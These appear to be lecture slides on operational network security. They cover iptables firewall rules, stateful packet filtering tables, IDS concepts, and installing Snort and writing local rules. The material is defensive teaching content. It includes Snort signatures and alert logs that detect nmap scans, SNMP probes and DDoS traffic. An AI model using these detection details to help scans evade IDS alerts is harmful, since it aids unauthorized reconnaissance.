
Setup a firewall for yourself [iptables]



```
Terminal File Edit View Search Terminal Help
computer@computer:~$ sudo iptables -t filter -A FORWARD -j DROP
computer@computer:~$ sudo iptables --list
Chain INPUT (policy ACCEPT)
target    prot opt source          destination
DROP      udp  --  anywhere        anywhere
ACCEPT    all   --  192.168.1.230  anywhere

Chain FORWARD (policy DROP)
target    prot opt source          destination
DROP      all   --  anywhere        anywhere

Chain OUTPUT (policy ACCEPT)
target    prot opt source          destination
DROP      all   --  anywhere        192.168.1.123
computer@computer:~$
```



Wireshark · Firewall ACL Rules · Ethernet

Netfilter (iptables) rules for wireshark_EthernetV12JE2.pcapng, packet 1. Change eth0 to a valid interface if needed.

```
# IPv4 source address.
iptables --append INPUT --in-interface eth0 --source 192.168.2.107/32 --jump DROP

# IPv4 destination address.
iptables --append INPUT --in-interface eth0 --source 142.251.42.234/32 --jump DROP

# Source port.
iptables --append INPUT --in-interface eth0 --protocol udp --source-port 56386 --jump DROP

# Destination port.
iptables --append INPUT --in-interface eth0 --protocol udp --source-port 443 --jump DROP

# IPv4 source address and port.
iptables --append INPUT --in-interface eth0 --protocol udp --source 192.168.2.107/32 --source-port 56386 --jump DROP

# IPv4 destination address and port.
iptables --append INPUT --in-interface eth0 --protocol udp --source 142.251.42.234/32 --source-port 443 --jump DROP

# MAC source address.
iptables --append INPUT --in-interface eth0 --mac-source fc:34:97:b6:a1:98 --jump DROP

# MAC destination address.
iptables --append INPUT --in-interface eth0 --mac-source 80:1f:02:47:3f:76 --jump DROP
```

Create rules for Inbound Deny

Stateful packet filtering

- *stateless packet filter*: heavy handed tool

- admits packets that “make no sense,” e.g., dest port = 80, ACK bit set, even though no TCP connection established:

action	source address	dest address	protocol	source port	dest port	flag bit
allow	outside of 222.22/16	222.22/16	TCP	80	> 1023	ACK

- *stateful packet filter*: track status of every TCP connection

- track connection setup (SYN), teardown (FIN): determine whether incoming, outgoing packets “makes sense”
- timeout inactive connections at firewall: no longer admit packets



ACL - Stateful packet filtering

ACL augmented to indicate need to check connection state table before admitting packet

action	source address	dest address	proto	source port	dest port	flag bit	check connection
allow	222.22/16	outside of 222.22/16	TCP	> 1023	80	any	
allow	outside of 222.22/16	222.22/16	TCP	80	> 1023	ACK	X
allow	222.22/16	outside of 222.22/16	UDP	> 1023	53	---	
allow	outside of 222.22/16	222.22/16	UDP	53	> 1023	----	X
deny	all	all	all	all	all	all	

Limitations of firewalls, gateways

- **IP spoofing:** router can't know if data "really" comes from claimed source
- if multiple apps need special treatment, each has own app. gateway
- client software must know how to contact gateway
 - e.g., must set IP address of proxy in Web browser
- filters often use all or nothing policy for UDP
- ***tradeoff:*** degree of communication with outside world, level of security
- many highly protected sites still suffer from attacks




Intrusion detection systems

- packet filtering:
 - operates on TCP/IP headers only
 - no correlation check among sessions
- IDS: intrusion detection system
 - deep packet inspection: look at packet contents (e.g., check character strings in packet against database of known virus, attack strings)
 - examine correlation among multiple packets
 - port scanning
 - network mapping
 - DoS attack



Intrusion detection systems

multiple IDSs: different types of checking at different locations



Snort/Suricata: Open source IDS


```
pentest@ubuntu:~$ sudo apt-get install snort*
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'snort-pgsql' for glob 'snort*'
Note, selecting 'snort-doc' for glob 'snort*'
Note, selecting 'snort-rules-default' for glob 'snort*'
Note, selecting 'snort-common' for glob 'snort*'
Note, selecting 'snort-mysql' for glob 'snort*'
Note, selecting 'snort' for glob 'snort*'
Note, selecting 'snort-common-libraries' for glob 'snort*'
Note, selecting 'snort-rules' for glob 'snort*'
The following additional packages will be installed:
  libdaq2 oinkmaster
The following NEW packages will be installed:
  libdaq2 oinkmaster snort snort-common snort-common-libraries snort-doc snort-rules-default
0 upgraded, 7 newly installed, 0 to remove and 431 not upgraded.
Need to get 3,255 kB of archives.
After this operation, 17.4 MB of additional disk space will be used.
```

```
08/29-13:35:21.272111  [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.1.23:42053 -> 192.168.1.25:1
08/29-13:37:07.724262  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.1.23:46144 -> 192.168.1.26:161
08/29-13:37:08.203514  [**] [1:249:8] DDOS mstream client to handler [**] [Classification: Attempted Denial of Service] [Priority: 2] {TCP} 192.168.1.23:46144 -> 192.168.1.26:15104
08/29-13:37:09.270067  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.1.23:46144 -> 192.168.1.26:705
08/29-13:37:09.870497  [**] [1:1420:11] SNMP trap tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.1.23:46144 -> 192.168.1.26:162
08/29-13:37:10.764644  [**] [1:365:8] ICMP PING undefined code [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.1.23 -> 192.168.1.26
08/29-13:37:10.764653  [**] [1:409:7] ICMP Echo Reply undefined code [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.1.26 -> 192.168.1.23
```

```
snort@ubuntu: /etc/snort/rules
File Edit View Search Terminal Help
snort@ubuntu:/etc/snort/rules$ cat local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

#alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET SCAN NMAP -sS window 2048"; fragbits:!D;
dsiz
e:0; flags:S,12; ack:0; window:2048; threshold: type both, track by_dst, count 1, seconds 60
; reference:url,doc.emergingthreats.net/2000537; classtype:attempted-recon; sid:2000537; rev:8;
metadata:created_at 2010_07_30, updated_at 2010_07_30)
alert icmp any any -> any any (msg: "ICMP Testing Rule"; sid:1000001; rev:1)
#alert tcp any any -> any any (msg: "ET SCAN NMAP -sS window 2048"; fragbits:!D; dsiz
e:0; flags:S,12; ack:0; window:2048; threshold: type both, track by_dst, count 1, seconds 60; reference:url,doc.emergingthreats.net/2000537; classtype:attempted-recon; sid:2000537; rev:8; metadata:create
d_at 2010_07_30, updated_at 2010_07_30)
alert tcp any any -> any any (msg: "NMAP TCP Scan";sid:10000005; rev:2; )
snort@ubuntu:/etc/snort/rules$ sudo snort -k none -A console -q -u snort -g snort -c /etc/snort/
snort.conf -i ens33
03/14-10:21:03.565208  [**] [1:10000005:2] NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.200.13
2:36422 -> 192.168.200.134:80
03/14-10:21:03.565226  [**] [1:10000005:2] NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.200.13
4:80 -> 192.168.200.132:36422
03/14-10:21:03.565256  [**] [1:10000005:2] NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.200.13
2:43834 -> 192.168.200.134:443
03/14-10:21:03.565259  [**] [1:10000005:2] NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.200.13
4:443 -> 192.168.200.132:43834
03/14-10:21:03.680002  [**] [1:10000005:2] NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.200.13
2:59968 -> 192.168.200.134:22
03/14-10:21:03.680017  [**] [1:10000005:2] NMAP TCP Scan [**] [Priority: 0] {TCP} 192.168.200.13
4:22 -> 192.168.200.132:59968
S
```

Put everything in a practical case





Summary

basic techniques.....

- cryptography (symmetric and public key)
- message integrity
- end-point authentication

.... used in many different security scenarios

- secure email
- secure transport (TLS)
- IP sec
- 802.11, 4G/5G

operational security: firewalls and IDS

